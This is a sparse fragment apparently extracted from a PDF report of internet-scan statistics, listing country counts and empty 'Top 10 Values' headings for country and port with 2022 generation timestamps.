
**#Top Organizations**

**#Top Products**

**#Top Operating Systems**

## TOP COUNTRIES

---



United States

9,720

Netherlands

3,733

United Kingdom

905

Ireland

801

Australia


740

More...



## Top 10 Values for: country


Generated on: 2022-09-23 14:13:50.355280





## Top 10 Values for: port


Generated on: 2022-09-23 14:28:38.533029



